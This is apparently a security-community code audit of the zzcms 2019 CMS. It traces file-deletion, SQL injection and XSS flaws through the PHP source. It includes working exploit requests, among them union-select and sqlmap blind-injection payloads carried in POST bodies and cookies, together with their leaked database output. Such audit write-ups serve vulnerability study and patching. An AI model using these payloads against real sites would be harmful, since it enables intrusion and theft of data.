

zzcms 2019 版本代码审计 - 先知社区

“ 先知社区，先知安全技术社区

听说这个比较好入门就下载下来练习代码审计了


一、任意文件删除

`/admin/dl_data.php`

```
19  if ($action=="del") {  
20  $fp="../dl_excel/".$_GET["filename"];  
21  >  if (file_exists($fp)) {  
22  >  unlink($fp);  
23  >  }else{  
24  >  echo "<script>alert('请选择要删除的标签');history.back()</script>";  
25  >  }> }  
26  }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918194856-4ba64044-da0a-1.png>)

可以看到对 filename 参数没有任何的过滤



(<https://xzfile.aliyuncs.com/media/upload/picture/20190918194922-5ae25bb0-da0a-1.png>)

二、sql 注入

在 /inc/stopsqlin.php 下,

```
18  if($_REQUEST){
19      $_POST =zc_check($_POST);
20      $_GET =zc_check($_GET);
21      $_COOKIE =zc_check($_COOKIE);
22      @extract($_POST);
23      @extract($_GET);
24  }
```

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(<https://xzfile.aliyuncs.com/media/upload/picture/20190918194932-6141112c-da0a-1.png>)

可以看到对 get、 post 和 cookie 中的接收的内容都在 zc_check 函数进行过滤

```
6  function zc_check($string){
7      if(!is_array($string)){
8          if(get_magic_quotes_gpc()){
9              return htmlspecialchars(trim($string));
10         }else{
11             return addslashes(htmlspecialchars(trim($string)));
12         }
13     }
14     foreach($string as $k => $v) $string[$k] = zc_check($v);
15     return $string;
16 }
17
```

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(<https://xzfile.aliyuncs.com/media/upload/picture/20190918194944-687b8d96-da0a-1.png>)

主要使用了 addslashes 函数，也就是说会对单引号 (')、双引号 (")、反斜线 (\) 与 NUL (NULL 字符) 进行转义

那么想找 sql 注入的话常见的有以下几种思路：

1.SQL 语句中传参无单引号闭合

2. 字符串编码绕过

这个问题主要利用一些编码对转义的特殊字符进行编码，第一种情况是当数据库编码格式设置为 GBK 时，可以实现宽字节注入，第二种情况是使用了 iconv() 或 mb_convert_encoding() 进行编码绕过

3.Sprintf() 格式化字符串函数漏洞

4. 超全局变量 \$_SERVER

比如 \$_SERVER['PHP_SELF'] \$_SERVER['HTTP_HOST']

1. \$_SERVER ['HTTP_HOST']

```
1 <?php
2 //echo $_SERVER['REQUEST_URI'];
3 $editor=isset($_REQUEST['editor'])?$_REQUEST['editor']:'';
4 $editor=substr($_SERVER['HTTP_HOST'],0,strpos($_SERVER['HTTP_HOST'],'.');//
   从二级域名中获取用户名
5 $rs=query("select * from zzcms_userdomain where domain='".$_SERVER['HTTP_HOST']."' and
   passed=1 and del=0");//从顶级域名中获取用户名
6 $row=num_rows($rs);
```

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(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195000-71e7ee9c-da0a-1.png>)

在第五行可以看到 `$_SERVER['HTTP_HOST']` 没有进行过滤就直接拼接了，查找包含调用 `zt/top.php` 文件的来进行利用

D:\phpstudy_pro\WWW\zt\companyshow.php:

```
1 <?php
2 include("../inc/conn.php");
3: include("top.php");
4 include("bottom.php");
5 include("left.php");
```

D:\phpstudy_pro\WWW\zt\contact.php:

```
2 if(!isset($_SESSION)){session_start();}
3 include("../inc/conn.php");
4: include("top.php");
5 include("bottom.php");
6 include("left.php");
```


D:\phpstudy_pro\WWW\zt\job.php:

```
2 include("../inc/conn.php");
3 include("../inc/fy.php");
4: include("top.php");
5 include("bottom.php");
6 include("left.php");
```



(https://xzfile.aliyuncs.com/media/upload/picture/20190918195013-79817e16-da0a-1.png)

比如利用 http://127.0.0.1/zt/companyshow.php (http://127.0.0.1/zt/companyshow.php)



(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195021-7e3af6a8-da0a-1.png>)

2. user\adv2.php

```
63         $row=num_rows($rs);
64         if ($row){
65             echo "<script>alert('您已有了一个广告位置，不能再参与抢占。');history.back";
66         };
67     }else{
68         $rs=query("select * from zzcms_ad where id=".$_POST["id"]."");//
        传值为防止通过地址栏直接提交数值，造成非法抢占。
```

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(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195027-820e8074-da0a-1.png>)

第 67 行，很明显看到这边对 post 方法传进的 id 没有进行过滤

首先注册用户要企业用户，用户要通过审核后才能发布招商信息

```

29 $rs=query("select usersf from zzcms_user where username='".$$_COOKIE["UserName"]."");
30 $row=fetch_array($rs);
31 if ($row["usersf"]=="个人"){
32     echo "个人用户不能抢占广告位";
33     exit;

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195034-85e2a356-da0a-1.png>)

\$_REQUEST 调用接受 action 的动作

```

36 $action = isset($_REQUEST['action'])?$_REQUEST['action']:'';

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195040-8973ffec-da0a-1.png>)

当 action 为 modify 的时候

```

109 if ($action=="modify"){
110     switch (check_user_power("set_text_adv")){
111         case "no";
112             if (jifen=="Yes"){
113                 setAdv(1);
114             }else{
115                 echo "<script>alert('你所在的用户组没有抢占广告位的权限！');history.back(-1)</script>";
116             }
117             break;
118         case "yes";
119             setAdv(0);
120             break;


```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195047-8dd19568-da0a-1.png>)

调用 check_user_power 函数, 传参 set_text_adv

跟进 check_user_power

```
956 function check_user_power($str){
957     global $username;
958     if (!isset($username)){
959         $username=$_COOKIE["UserName"];
960     }
961     $rs=query("select config from zzcms_usergroup where groupid=(select groupid from zzcms_user
        where username='".$username."')");
962     $row=fetch_array($rs);
963     $config=$row["config"];
964
965
966     if (str_is_inarr($config,$str)=='yes'){return 'yes';}else{return 'no';}
967 }
968
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195054-91ec61a0-da0a-1.png>)

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195112-9cc19cb2-da0a-1.png)

选项	id	groupid	groupname	grouppic	RMB	config
编辑 复制 删除	1	1	普通会员	/image/level1.gif	0	showad_inzi
编辑 复制 删除	2	2	vip会员	/image/level2.gif	1999	look_dls_data#look_dls_liuyan
编辑 复制 删除	3	3	高级会员	/image/level3.gif	2999	look_dls_data#look_dls_liuyan

将传进的值 set_text_dev 与查询出的 config 的内容用函数 str_is_inarr 对比, 返回 no

```
function str_is_inarr($arrs,$str){
    if(strpos($arrs,'#')!==false){//
        多个,循环值后对比,内容较多,要转换成数组,如果只用strpos字符判断,有重复
        $arr=explode("#",$arrs); //转换成数组
        if(in_array($str,$arr)){return 'yes';}else{return 'no';}
    }else{//单个,直接对比
        if($arrs==$str){ return 'yes';}else{return 'no';}
    }
}
```

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(https://xzfile.aliyuncs.com/media/upload/picture/20190918195120-a1a0cc94-da0a-1.png)

因为积分模块默认开启, 向 setAdv 函数传值 1

接下来要让 \$a+\$b==0 不成立

```
38 function setAdv($ispay){
39     global $f_array;
40     $rs=query("select * from zzcms_main where editor='".$$_COOKIE["UserName"]."");
41     $row=num_rows($rs);
42     if (!$row){
43         $a=0;
44     }else{
45         $a=1;
46     }
47     $rs=query("select * from zzcms_zh where editor='".$$_COOKIE["UserName"]."");
48     $row=num_rows($rs);
49     if (!$row){
50         $c=0;
51     }else{
52         $c=1;
53     }
54     if ($a+$c==0){
55         echo "<script>alert('您尚未发布".channelzs."信息，不能抢占广告位！请先发布".channelzs."
56         信息。');location.replace('zs.php?do=add')</script>";
57     }else{
58         $rs=query("select * from zzcms_textadv where username='".$$_COOKIE["UserName"]."");
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195123-a32cde40-da0a-1.png>)

因为 zzcms_main 里面存的是对应用户的招商信息，我们只要发布一条招商信息就可以让 \$a=1, 然后设置广告语后就可以进行构造语句注入了

```
POST /user/adv2.php?action=modify HTTP/1.1
Host: 192.168.0.13
Content-Length: 56
Cache-Control: max-age=0
Origin: http://192.168.0.13
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/76.0.3809.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Referer: http://192.168.0.13/user/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bigclassid=0; province=%E6%B2%B3%E5%8D%97;
city=%E4%BF%A1%E9%98%B3%E5%B8%82; bdshare_firsttime=1568644834636;
PHPSESSID=edmq35i4p0ksf7ndvm4qv79tir; UserName=eee123;
PassWord=2449759e91d4d6f5bc9b58f39aecf2a1
Connection: close

id=-1 union select 1,2,3,4,5,6,7,8,9,user(),11,12,13,14#
```

Raw	Headers	He
Connection: close		
X-Powered-By: PHP/7.3.4		
Content-Length: 414		
<!DOCTYPE html>		
<head>		
<meta		
http-equiv="Content-Type"		
content="text/html;		
charset=utf-8">		
<title>首页文字广告设置</tit		
le>		
<link href="style/1/style.css"		
rel="stylesheet"		
type="text/css">		
</head>		
<body>		
select * from zzcms_ad		
where id=-1 union select		
1,2,3,4,5,6,7,8,9,user(),11,1		
2,13,14#<script>alert('抢占		
失败，此位置被root@loca		
lhost先一步抢得');location		
.replace('adv2.php')</scrip		
t>		

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195129-a6bf822e-da0a-1.png>)

3. ajax/zs.php

```
10 $px = isset($_COOKIE['pxzs'])?$_COOKIE['pxzs']:"sendtime";
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195135-aa8bd678-da0a-1.png>)

```
45 $sql=$sql." order by groupid desc,elite desc,".$px." desc limit $last,$amount";  
46 //echo $sql;  
47 $rs = query($sql);
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195139-ac9bc8ba-da0a-1.png>)

第十行这边从 cookie 中获取 pxzs 的内容，然后直接没有引号闭合就在第 45 行进行拼接，导致 sql 语句可控，利用 sqlmap 来进行注入

```
GET /ajax/zs.php HTTP/1.1
Host: 192.168.0.13
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/76.0.3809.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bdshare_firsttime=1568644834636; admin=admin;
pass=21232f297a57a5a743894a0e4a801fc3;pxzs=sendtime desc * #
Connection: close
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195144-afed53a8-da0a-1.png>)

```
sqlmap identified the following injection point(s) with a total of 316 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: bdshare_firsttime=1568644834636; admin=admin; pass=21232f297a57a5a743894a0e4a801fc3;pxzs
=(SELECT (CASE WHEN (8467=8467) THEN 'sendtime desc' ELSE (SELECT 2433 UNION SELECT 4617) END)) #

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: bdshare_firsttime=1568644834636; admin=admin; pass=21232f297a57a5a743894a0e4a801fc3;pxzs
=(CASE WHEN (2742=2742) THEN SLEEP(5) ELSE 2742 END) #
---
[10:29:02] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.11, PHP 5.6.9
back-end DBMS: MySQL >= 5.0.12
[10:29:02] [INFO] fetching database names
[10:29:02] [INFO] fetching number of databases
[10:29:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' fo
r faster data retrieval
[10:29:02] [INFO] ...
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195149-b300176a-da0a-1.png>)

4. zs/subzs.php

```
2 function showcookiezs($cs){
3     $str="";
4     $cs=explode(",",$cs); //传入的$cs是一个整体字符串,转成数组
5     $column=isset($cs[0])?$cs[0]:3;
6     $imgwidth=isset($cs[1])?$cs[1]:80;
7     $imgheight=isset($cs[2])?$cs[2]:80;
8     $title_num=isset($cs[3])?$cs[3]:6;
9     if (!isset($_COOKIE["zzcmscpid"])){
10        $str="暂无记录";
11    }else{
12        $cpid=$_COOKIE["zzcmscpid"];
13        if (strpos($cpid,",")>0){
14            $cpid=str_replace(" ","",$cpid);
15            $cpid=str_replace("deleted","", $cpid); //cookie会出现deleted的情况
16            $sql="select id,priname,img from zzcms_main where id in (". $cpid.")";
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195157-b763ed86-da0a-1.png>)

在 showcookiezs 函数中, 第十六行 sql 语句将 cookie 中接收的 zzcmscpid 没闭合直接拼接

查找调用 showcookiezs 的函数，在 fix 函数中被调用，而且要当标签为 cookiezs 的时候才能执行，继续查找调用 fix 的函数

```
56 function fixed($cs,$channel){
57     switch ($channel){
58     case 'ad':return showad($cs); break;
59     case 'zs':return showzs($cs); break;
60     case 'dl':return showdl($cs); break;
61     case 'pp':return showpp($cs); break;
62     case 'job':return showjob($cs); break;
63     case 'zx':return showzx($cs); break;
64     case 'zh':return showzh($cs); break;
65     case 'announce':return showannounce($cs); break;
66     case 'cookiezs':return showcookiezs($cs); break;
67     case 'zsclass':return showzsclass($cs); break;
68     case 'keyword':return showkeyword($cs); break;
69     case 'province':return showprovince($cs); break;
70     case 'sitecount':return showsitecount($cs); break;
71     }
72 }
73 }
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195203-bb60dd68-da0a-1.png>)

发现在 label.php 的第十二行的 showlabel 函数中调用

```
1 <?php
2 function showlabel($str){
3     global $b; //zsshow需要从zs/class.php获取$b ; zxshow从s/class.php获取$b ;
4     checkver($str);
5     //固定标签=====
6     $channels=array('ad','zs','dl','zx','pp','job','zh','announce','cookiezs','zsclass','ke
7         , 'province','sitecount');
8     foreach ($channels as $value) {
9         if (strpos($str,"{#show".$value."}")!==false){
10             $n=count(explode("{#show".$value."}",$str)); //循环之前取值
11             for ($i=1;$i<$n;$i++){
12                 $cs=strbetween($str,"{#show".$value."}",$i);
13                 if ($cs<>''){ $str=str_replace("{#show".$value."}".$cs."}",fixed($cs,$value),$str); }
14                 $cs直接做为一个整体字符串参数传入，调用时再转成数组遍历每项值
15             }
16         }
17     }
18 }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195209-beaa7a10-da0a-1.png>)

也就是要查找调用 showlabel 函数，而且传进去的 \$str 带有标签 cookiezs 的

D:\phpstudy_pro\WWW\template\red13\zs_list.htm:

```
14 <div class="right">
15 <div class="titles"> 您查看过的产品</div>
16: <div class="content1">{#showcookiezs:3,60,60}
17 </div>
18
```

D:\phpstudy_pro\WWW\template\red13\zs_search.htm:

```
25 <div class="titles"> 您查看过的产品</div>
26 <div class="content1">
27: {#showcookiezs:3,60,60}
28 </div>
29 </div>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195220-c50acbc6-da0a-1.png)

查找发现有 2 个符合, 分别是 zs/search.php 和 zs/zs_list.php

zs/search.php

```
$fp="../../template/".$siteskin."/zs_search.htm";  
$f = fopen($fp,'r');  
$strout = fread($f,filesize($fp));  
...  
$strout=showlabel($strout);  
echo $strout;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195231cbcc9016-da0a-1.png)

zs_list.php

```
GET /zs/search.php HTTP/1.1
Host: 192.168.0.13
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bdshare_firsttime=1568644834636; admin=admin;
pass=2123313207157155713821a0e4a801fc3; zcmcpid=1,1
$fp=../template/!.$siteskin./!.$skin;
$f = fopen($fp, 'r');
Connection: close
$strout = fread($f,filesize($fp));
...
$strout=showlabel($strout);
echo $strout;
```

```
Raw Headers Hex Render
border='0' onload='resizeimg(60,60,this)'
alt='1231'></a></td></tr><tr><td
title='1231'>1231</td></tr></table></td><td
align='center'><table border='0'
cellspacing='1' cellpadding='1'
align='center' width='60' height='60'><a
href='/zs/show-root@localhost.htm'
target='_blank'><img
src=http://127.0.0.15.7.26 border='0'
onload='resizeimg(60,60,this)'
alt='1'></a></td></tr><tr><td
title='1'>1</td></tr></table></td></table><div
style='text-align:center;font-weight:bold'><a
href='/zs/zs_list.php?action=ClearCookies'>
清空查看记录</a></div>
</div>
</div>
<div class="left">
<div class="station2">
<li class='start'><a
href='http://127.0.0.1'> 首页</a></li><li><a
href='/zs/index.htm'> 招商</a></li>
</div>
```



三、XSS

user/ask.php

传入 action 为 modify 的话会执行 modify 函数，跟进 modify 函数

```

48 <?php
49 $do=isset($_GET['do'])?$_GET['do']:'';
50 switch ($do){
51 case "add";add();break;
52 case "modify";modify();break;
53 }

```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195242-d29c35cc-da0a-1.png)

目标是触发 218 行的 markit 函数，可知，当传入 id 不为 0 的时候，并且根据你要修改的 id 从 zzcms_ask 表里面查询出来的编辑者不是当前用户的话，那么就会触发 markit


```
203 function modify(){
204     global $username;
205     ?>
206
207     <div class="admintitle">修改问答信息</div>
208     <?php
209     $page = isset($_GET['page'])?$_GET['page']:1;
210     checkid($page);
211     $id = isset($_GET['id'])?$_GET['id']:0;
212     checkid($id,1);
213
214     $sqlzx="select * from zzcms_ask where id='$id'";
215     $rszx = query($sqlzx);
216     $rowzx = fetch_array($rszx);
217     if ($id<>0 && $rowzx["editor"]<>$username) {
218         markit();
219         showmsg('非法操作！警告：你的操作已被记录！小心封你的用户及IP！');
220     }
221     ?>
222
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195249-d6bb715e-da0a-1.png>)

跟进 markit 函数，发现使用 `$_SERVER['HTTP_HOST']` 来进行拼接，直接在 host 头部构造 xss 语句

```
128 function markit(){
129     $userip=$_SERVER["REMOTE_ADDR"];
130     //$userip=getip();
131     $url="http://".$_SERVER['HTTP_HOST'].$_SERVER['REQUEST_URI'];
132     query("insert into zzcms_bad (username,ip,dose,sendtime)values('".$_COOKIE["
        UserName"]."','".$userip','$url','".date('Y-m-d H:i:s')."')");
133 }
```



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(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195301-dd70da0c-da0a-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20190918195317-e73bb660-da0a-1.png>)

因为还有 `$_SERVER['REQUEST_URI']`，也可以在请求的 url 中构造，但是要注意在 `inc/stopsqlin.php` 中有过滤


```
if (strpos($_SERVER['REQUEST_URI'],'script')!==false || strpos($_SERVER['REQUEST_URI'],'%26%2399%26%  
die ("无效参数");//注意这里不能用js提示  
}
```



Request

Raw

Params

Headers

Hex

GET /user/ask.php?do=modify&page=1&id=8&s= HTTP/1.1
Host: 192.168.0.13
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bigclassid=0; province=%E6%B2%B3%E5%8D%97; city=%E4%BF%A1%E9%98%B3%E5%B8%82; bdshare_firsttime=1568644834636; admin=admin; pass=21232f297a57a5a743894a0e4a801fc3; tablename=zzcms_zsclass; PHPSESSID=0139tne8m87s11omfdunqsrsv3; UserName=admin; PassWord=21232f297a57a5a743894a0e4a801fc3
Connection: close

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